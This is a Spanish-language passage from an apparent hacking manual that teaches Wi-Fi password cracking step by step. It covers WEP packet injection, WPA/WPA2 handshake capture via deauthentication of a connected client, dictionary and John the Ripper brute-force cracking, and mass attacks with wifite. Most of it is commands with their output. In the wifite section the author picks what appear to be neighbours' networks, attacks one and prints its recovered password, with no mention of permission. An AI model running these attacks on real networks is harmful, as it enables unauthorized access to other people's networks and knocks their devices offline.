
```
aireplay-ng -1 0 -a D8:5D:4C:C7:DC:EE -h 00:11:22:33:44:55 -e ANTRAX wlan0
```

En esta linea modificaremos MAC y ESSID, reemplazando los valores de referencia en azul



```
root@bt:~# aireplay-ng -1 0 -a D8:5D:4C:C7:DC:EE -h 00:11:22:33:44:55 -e ANTRAX wlan0
00:52:04 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1
00:52:04 Sending Authentication Request (Open System) [ACK]
00:52:04 Authentication successful
00:52:04 Sending Association Request [ACK]
00:52:04 Association successful :-) (AID: 1)

root@bt:~#
```

Si llegamos hasta acá, y nos aparece eso mismo de la imagen, quiere decir que hasta el momento hemos hecho las cosas a la perfección!

En caso contrario aparecerá algún tipo de error (unsuccessful), las causas pueden ser las siguientes:

- La red a la que quieras atacar está muy lejos.
- Tu tarjeta de red no puede hacer inyección de paquetes.
- El router tiene seguridad para evitar este tipo de ataques.

14.1.1.6. Inyectando Tráfico:

Tipeamos ahora en la misma consola el siguiente comando:

```
aireplay-ng -3 -b D8:5D:4C:C7:DC:EE -h 00:11:22:33:44:55 wlan0
```

Al igual que antes, modificamos la MAC en azul por la que estamos atacando.

Una vez hecho esto, comenzará a inyectar tráfico y los #DATAs comenzarán a subir rápidamente.

```

root@bt:~# aireplay-ng -1 0 -a D8:5D:4C:C7:DC:EE -h 00:11:22:33:44:55 -e ANTRAX wlan0
00:52:04 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1

00:52:04 Sending Authentication Request (Open System) [ACK]
00:52:04 Authentication successful
00:52:04 Sending Association Request [ACK]
00:52:04 Association successful :-) (AID: 1)

root@bt:~# aireplay-ng -3 -b D8:5D:4C:C7:DC:EE -h 00:11:22:33:44:55 wlan0
00:53:26 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1
Saving ARP requests in replay_arp-0301-005326.cap
You should also start airodump-ng to capture replies.
Read 181 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)

```

Si llegamos hasta acá, y tenemos todo bien, estamos a solo un paso. Recuerden que es necesario capturar muchos #DATAs, mientras más tengamos mejor. La cantidad de #DATAs que debamos capturar dependerá de que tan complicada sea la Pass.

14.1.1.7. Desencriptando el password:

Hemos llegado al final... En una tercera consola, tipearemos lo siguiente:

aircrack-ng underc0de-01.cap

Al ejecutar el comando, la pass se comenzara a desencriptar.

Esperamos un momento a que se desencripte, y si todo esta correcto, nos tirara la pass, de lo contrario deberemos seguir capturando mas #DATAs hasta obtener la pass.




Imagen 15.

Como pueden ver, en mi caso la pass es: **under**

14.2. CRACKEO DE REDES WPA / WPA2

En este tutorial les enseñare a crackear [WPA](#) / [WPA2](#) / PSK desde cero. En la primera parte que fue de como crackear WEPs desde cero vimos como iniciar desde el DVD de [Backtrack](#), por lo tanto arrancaremos con la linea de comandos. Este tutorial es compatible con cualquier versión del Backtrack.

Recuerde inicialmente detener su placa de red wlan0 como indica en el capitulo anterior.

14.2.1. Colocando nuestra interface en modo monitor:

Primero debemos saber como se llama nuestra interface, para ello tipeamos:

airmon-ng


```
root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI  rt61pci - [phy0]

root@bt:~#
```

Como vemos en la imagen, mi interface se llama **wlan0**. Ahora para ponerla en modo monitor tipeamos

airmon-ng start wlan0



```
root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]

root@bt:~# airmon-ng start wlan0

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
                                         (monitor mode enabled on mon0)


root@bt:~#
```

Como podemos observar nos pone entre parentesis *monitor mode enabled on mon0*, que sera la que utilizaremos.

14.2.2. Capturando el Handshake

La siguiente linea de comando escaneara las redes cercanas:

airodump-ng mon0



```
root@bt:~# airmon-ng

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]

root@bt:~# airmon-ng start wlan0

Interface      Chipset      Driver
wlan0          Ralink 2561 PCI rt61pci - [phy0]
                                         (monitor mode enabled on mon0)

root@bt:~# airodump-ng mon0
```

Aquí se puede observar el comando corriendo.

```

CH 14 ][ Elapsed: 12 s ][ 2011-03-26 22:12

BSSID          PWR  Beacons    #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
D8:5D:4C:C7:DC:EE -45        6           3     0     1   54e. WPA   CCMP   PSK   ANTRAX

BSSID          STATION        PWR      Rate     Lost  Packets  Probes
D8:5D:4C:C7:DC:EE 00:25:D3:4C:1B:84 -57      0 - 1     11       8
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -65      0 - 1e     0       18   ANTRAX

root@bt:~# 

```

Como se puede ver, aparece una red llamada ANTRAX que sera la que atacare.

De este paso debemos tener en cuenta el BSSID, la STATION y el canal, que en este caso es **1**.

Una vez que sale la MAC de la red que deseamos atacar con una estación, frenamos el scaneo presionando **CTRL + C**, y tipearemos:

```
airodump-ng mon0 --channel 1 --bssid D8:5D:4C:C7:DC:EE -w /tmp/wpa2
```

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

CH 14 ][ Elapsed: 12 s ][ 2011-03-26 22:12

BSSID          PWR  Beacons    #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
D8:5D:4C:C7:DC:EE -45        6           3     0     1   54e. WPA   CCMP   PSK   ANTRAX

BSSID          STATION        PWR      Rate     Lost  Packets  Probes
D8:5D:4C:C7:DC:EE 00:25:D3:4C:1B:84 -57      0 - 1     11       8
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -65      0 - 1e     0       18   ANTRAX

root@bt:~# airodump-ng mon0 --channel 1 --bssid D8:5D:4C:C7:DC:EE -w /tmp/wpa2

```

Seguido a esto nos aparecera una imagen de la red sin clientes conectados. En otra consola tipeamos:

```
aireplay-ng -0 1 -a D8:5D:4C:C7:DC:EE -c 70:F1:A1:94:E8:34 mon0
```

```
root@bt:~# aireplay-ng -0 1 -a D8:5D:4C:C7:DC:EE -c 70:F1:A1:94:E8:34 mon0
22:15:50 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1
22:15:51 Sending 64 directed DeAuth. STMAC: [70:F1:A1:94:E8:34] [55|62 ACKs]
root@bt:~#
```

Una vez tipeado esto, podremos ver que apareceran redes en la otra consola y podremos capturar el Handshake.

```
root@bt:~# aireplay-ng -0 1 -a D8:5D:4C:C7:DC:EE -c 70:F1:A1:94:E8:34 mon0
22:15:50 Waiting for beacon frame (BSSID: D8:5D:4C:C7:DC:EE) on channel 1
22:15:51 Sending 64 directed DeAuth. STMAC: [70:F1:A1:94:E8:34] [55|62 ACKs]
root@bt:~#
```

```
CH 1 ][ Elapsed: 16 s ][ 2011-03-26 22:14 ][ WPA handshake: D8:5D:4C:C7:DC:EE
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESS
D8:5D:4C:C7:DC:EE -45  80      91       12   0   1 54e. WPA CCMP PSK ANT
BSSID          STATION          PWR Rate Lost Packets Probes
D8:5D:4C:C7:DC:EE 70:F1:A1:94:E8:34 -27    1le- 1e     1        19
```

Como se puede ver en la imagen 8, hemos capturado el Handshake, ahora lo que nos queda es desencriptar

la password. Esto se puede hacer de dos formas..

1 - Bruteandola con el Jonh The Ripper

2 - Por medio de Diccionario

En este tutorial veremos las dos Formas

14.2.3. Obteniendo la clave con diccionarios

Para hacerla por medio de diccionario, usamos Aircrack de la siguiente forma:

```
aircrack-ng -w /pentest/passwords/wordlists/darkc0de.1st -b D8:5D:4C:C7:DC:EE  
/tmp/wpa2*.cap
```

(Cuidado al copiar esta linea)

The screenshot shows a terminal window titled "root@bt: ~ - Shell - Konsole <3>". The terminal menu bar includes "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The terminal window displays the following command and its output:

```
root@bt:~# ls /tmp/wpa2* -al
-rw-r--r-- 1 root root 166662 Mar 26 22:16 /tmp/wpa2-01.cap
-rw-r--r-- 1 root root    571 Mar 26 22:16 /tmp/wpa2-01.csv
-rw-r--r-- 1 root root    586 Mar 26 22:16 /tmp/wpa2-01.kismet.csv
-rw-r--r-- 1 root root   3728 Mar 26 22:16 /tmp/wpa2-01.kismet.netxml
root@bt:~# aircrack-ng -w /pentest/passwords/wordlists/wpa.txt -b D8:5D:4C:C7:DC:  
:EE /tmp/wpa2*.cap
```

The background of the terminal window features a watermark of the "r2" logo from the movie Inception.

```
Aircrack-ng 1.0 r1645

[00:00:00] 196 keys tested (584.68 k/s)

KEY FOUND! [ thisisatest ]

Master Key      : 42 8E 97 E4 6E C4 47 F2 6F 6F 38 8D AF 87 F2 84
                  49 75 B7 52 B2 56 A4 8C 8A C7 15 C2 1E 32 A7 92

Transient Key   : D0 EC 68 21 39 4A 2E 97 A3 62 B3 72 51 76 A2 3E
                  99 A1 AE EA 6A 31 E0 5F 53 34 B8 FE 40 A0 A0 D5
                  57 9C E5 EC 34 1E 05 EF A1 79 E7 87 9E 89 8D 14
                  7F 33 25 8C 8D 57 2F D5 E8 E1 3B 19 34 01 6E 28

EAPOL HMAC      : A3 8C 62 FA E1 E2 29 CB A2 2E BA 54 24 79 6F 82
root@bt:~#
```

En este caso estoy utilizando el diccionario que viene con Backtrack. Ustedes pueden utilizar sus propios diccionario y corrigen la ruta del mismo.

Como podran ver, ahí obtuvo la clave y en este caso es: "**thisisatest**"

14.2.4. Forzando la clave: John The Ripper

Tipeamos el siguiente comando (de nuevo: cuidado al copiar estas líneas):

En Backtrack 4:

```
/pentest/passwords/jtr/john --stdout --incremental:all | aircrack-ng -b
D8:5D:4C:C7:DC:EE -w - /tmp/wpa2*.cap
```

En Backtrack 5:

```
/pentest/passwords/john/john --stdout --incremental:all | aircrack-ng -b
D8:5D:4C:C7:DC:EE -w - /tmp/wpa2*.cap
```

Recuerden cambiar la MAC por la que están atacando y el directorio si es que lo modificaron.

Ambos métodos, tanto por diccionario como por John The Ripper suelen demorar dependiendo la dificultad de la contraseña.

14.3. Suite de ataque 1: Wifite

Los desarrolladores de este simpático script en python lo definen como una herramienta para atacar múltiples redes WEP y WPA a la vez de un modo ciertamente desatendido. Se puede obtener en su página oficial: <http://code.google.com/p/wifite/>.

Ubuntu Trusty requiere de la instalación aparte de algunas dependencias, como macchanger, kismet, python-tk, y de la compilación aparte de cowpatty, reaver y wash (incluido con reaver). Al igual que para los capítulos anteriores, requiere de aircrack-ng, el cual puede ser obtenido desde

- 32 bits: http://launchpadlibrarian.net/71861174/aircrack-ng_1.1-1.1build1_i386.deb
- 64 bits: http://launchpadlibrarian.net/71861454/aircrack-ng_1.1-1.1build1_amd64.deb

Backtrack incluye la mayoría de estos paquetes. De todas maneras, es importante seguir los pasos de <http://diccionarios-wpa.info/?p=208> para realizar una correcta instalación. Si no se siente capaz de realizar estos pasos de instalación, pruebe bajar otra distro al estilo de BackTrack, llamado BlackBuntu, el cual ya posee todos los componentes necesarios y el mismo wifite instalado.

14.3.1. Interpretando Wifite.

Una vez descargado, nos ubicaremos con la consola en la dirección del wifite y tipeamos lo siguiente para interpretarlo:

python wifite.py

Seguido a esto, podremos ver una interface agradable, que nos facilitara su uso.

1. Configuración de parámetros.

Pasare a explicar rápidamente que es cada cosa y qué función cumple.

Interface: Es nuestra tarjeta de red

Encryption type: Son los tipos de redes que scanneara wifite. En este caso he optado que scannee y busque redes con encriptación WEP y WPA.

Channel: Canal. Seleccionamos un canal en el cual queramos que busque. En este caso colocare para que scannee en todos los canales, ya que es un scaneo general.

Select targets from list: Esta opción permite seleccionar manualmente una vez que finalice el scaneo la red que yo quiera desencriptar.

Dictionary: Diccionario que usara wifite para desencriptar las redes de tipo WPA/WPA2

Wep timeout: Tiempo límite que durara cada ataque. En este caso capturara DATAs por 10 minutos.


Wpa timeout: Tiempo límite que durara en capturar el handshake.

Wep options: Opciones y tipos de ataques que tenemos disponibles para capturar DATAs en las redes con encriptación WEP.

Una vez configurado todo esto, presionamos el botón rojo “**h4x0r 1t n40**”

2. Scaneo y Ataque.

Al presionar el botón, automáticamente comenzara a scanear las redes.



```

WiFite
mass WEP/WPA cracker
designed for backtrack4

[+] WARNING: recommended packages/apps were not found pyrit
[+] using wireless interface "wlan0"
[+] console mode activated
[+] using dictionary "/pentest/passwords/wordlists/darkc0de.lst"
[+] set wep attack wait time: 10 minutes
[+] set wpa handshake wait time: 5 minutes
[+] continue WEP attack despite fake-auth failure enabled
[+] set WEP replay pps: 1500/sec


[+] searching for devices in monitor mode...
[+] using interface "wlan0"

[+] waiting for targets, press Ctrl+C when ready

[0:00:37] 4 targets and 2 clients found

```

Como vemos en la imagen me dice que hay 4 redes y 2 clientes conectados. Presionamos **Ctrl+C** para detener el scaneo y seleccionar la que deseamos atacar.



```

[+] WARNING: recommended packages/apps were not found pyrit
[+] using wireless interface "wlan0"
[+] console mode activated
[+] using dictionary "/pentest/passwords/wordlists/darkc0de.lst"
[+] set wep attack wait time: 10 minutes
[+] set wpa handshake wait time: 5 minutes
[+] continue WEP attack despite fake-auth failure enabled
[+] set WEP replay pps: 1500/sec

[+] searching for devices in monitor mode...
[+] using interface "wlan0"

[+] waiting for targets, press Ctrl+C when ready

[0:00:44] 5 targets and 2 clients found

[+] select the number(s) of the target(s) you want to attack:
1. "DINNO" (78dB WPA) *CLIENT*
2. "Telerino" (59dB WPA)
3. "REY_DE_COPAS" (30dB WEP)
4. "Depto. 1" (26dB WEP)
5. "Diego" (26dB WEP)

[+] for multiple choices, use dashes for ranges and commas to separate
[+] example: 1-3,5-6 would target targets numbered 1, 2, 3, 5, 6
[+] to attack all access points, type "all"

```

Poemos observar las redes disponibles. Las dos primeras en verde son las que tienen mayor señal. Y las rojas son las que están mas alejadas.

Para este tutorial atacare la red numero 3 ya que es de tipo WEP ya que es más fácil de sacarle la

contraseña.

Si queremos atacar todas las redes, escribimos **all**. Si queremos atacar todas menos la 3, escribimos **1-2,4-5**

Y si queremos atacar solamente la 3, presionamos **3**.

```

^ v x WiFie
[+] set wpa handshake wait time: 5 minutes
[+] continue WEP attack despite fake-auth failure enabled
[+] set WEP replay pps: 1500/sec

[+] searching for devices in monitor mode...
[+] using interface "wlan0"

[+] waiting for targets. press Ctrl+C when ready

[0:00:44] 5 targets and 2 clients found

[+] select the number(s) of the target(s) you want to attack:
1. "DINNO" (78dB WPA) *CLIENT*
2. "Telerino" (59dB WPA)
3. "REY_DE_COPAS" (30dB WEP)
4. "Depto. 1" (26dB WEP)
5. "Diego" (26dB WEP)

[+] for multiple choices, use dashes for ranges and commas to separate
[+] example: 1-3,5-6 would target targets numbered 1, 2, 3, 5, 6
[+] to attack all access points, type "all"
3
[+] adding "REY_DE_COPAS" to the attack list

[+] estimated maximum wait time is 40 minutes

[+] attacking "REY_DE_COPAS"...
[0:09:58] fake authentication successful :)
[0:09:59] started arp replay attack on "REY_DE_COPAS"; Ctrl+C for options
[0:09:39] arp replay attack on "REY_DE_COPAS" captured 1 ivs (0/sec)

```

Como vemos en la imagen, luego de marcar la opción 3 comienza la capturara de DATAs. Empezó con el primer ataque que es un ataque ARP. Y lleva 1 IVs (Vector de Inicialización)

El script estima en 40 minutos el tiempo máximo de ataque.

```

^ v x WiFie
[+] select the number(s) of the target(s) you want to attack:
1. "DINNO" (78dB WPA) *CLIENT*
2. "Telerino" (59dB WPA)
3. "REY_DE_COPAS" (30dB WEP)
4. "Depto. 1" (26dB WEP)
5. "Diego" (26dB WEP)

[+] for multiple choices, use dashes for ranges and commas to separate
[+] example: 1-3,5-6 would target targets numbered 1, 2, 3, 5, 6
[+] to attack all access points, type "all"
3
[+] adding "REY_DE_COPAS" to the attack list

[+] estimated maximum wait time is 40 minutes

[+] attacking "REY_DE_COPAS"...
[0:09:58] fake authentication successful :)
[0:09:59] started arp replay attack on "REY_DE_COPAS"; Ctrl+C for options
[0:00:04] arp replay attack on "REY_DE_COPAS" captured 37 ivs (0/sec)
[+] arp replay attack ran out of time
[0:09:59] started chop-chop attack on "REY_DE_COPAS"; Ctrl+C for options
[0:06:34] chop-chop attack on "REY_DE_COPAS" captured 83 ivs (0/sec)
[0:06:29] attack failed: unable to generate keystream

[0:09:59] started fragmentation attack on "REY_DE_COPAS"; Ctrl+C for options
[0:00:04] fragmentation attack on "REY_DE_COPAS" captured 249 ivs (0/sec)
[+] fragmentation attack ran out of time
[0:09:59] started -p0841 attack on "REY_DE_COPAS"; Ctrl+C for options
[0:08:24] started cracking WEP key (+9000 ivs)
[0:07:59] -p0841 attack on "REY_DE_COPAS" captured 12425 ivs (121/sec) cracking...

```

Como podemos ver, ya va por el último ataque, ya tenemos 12425 ivs. Al llegar a los 9.000 ivs, comienza a crackear la contraseña.

```

[+] adding "REY_DE_COPAS" to the attack list
[+] estimated maximum wait time is 40 minutes
[+] attacking "REY_DE_COPAS"...
[0:09:58] fake authentication successful :)
[0:09:59] started arp replay attack on "REY_DE_COPAS"; Ctrl+C for options
[0:00:04] arp replay attack on "REY_DE_COPAS" captured 37 ivs (0/sec)
[+] arp replay attack ran out of time
[0:09:59] started chop-chop attack on "REY_DE_COPAS"; Ctrl+C for options
[0:06:34] chop-chop attack on "REY_DE_COPAS" captured 83 ivs (0/sec)
[0:06:29] attack failed; unable to generate keystream

[0:09:59] started fragmentation attack on "REY_DE_COPAS"; Ctrl+C for options
[0:00:04] fragmentation attack on "REY_DE_COPAS" captured 249 ivs (0/sec)
[+] fragmentation attack ran out of time
[0:09:59] started -p0841 attack on "REY_DE_COPAS"; Ctrl+C for options
[0:08:24] started cracking WEP key (+9000 ivs)
[0:07:29] -p0841 attack on "REY_DE_COPAS" captured 16152 ivs (127/sec) cracking...
[0:07:24] wep key found for "REY_DE_COPAS"!
[0:07:24] the key is "6661627269", saved in log.txt

[+] attack is complete: 1 cracked
[+] session summary:
-cracked WEP key for "REY_DE_COPAS", the key is: "6661627269", in ascii: "fabri"

[!] close this window at any time to exit wifite

```

Como podemos ver, encontró la contraseña.

Automaticamente el programa guarda la contraseña en un log.txt en el directorio que tenemos el wifite.

La contraseña en este caso es **fabri**

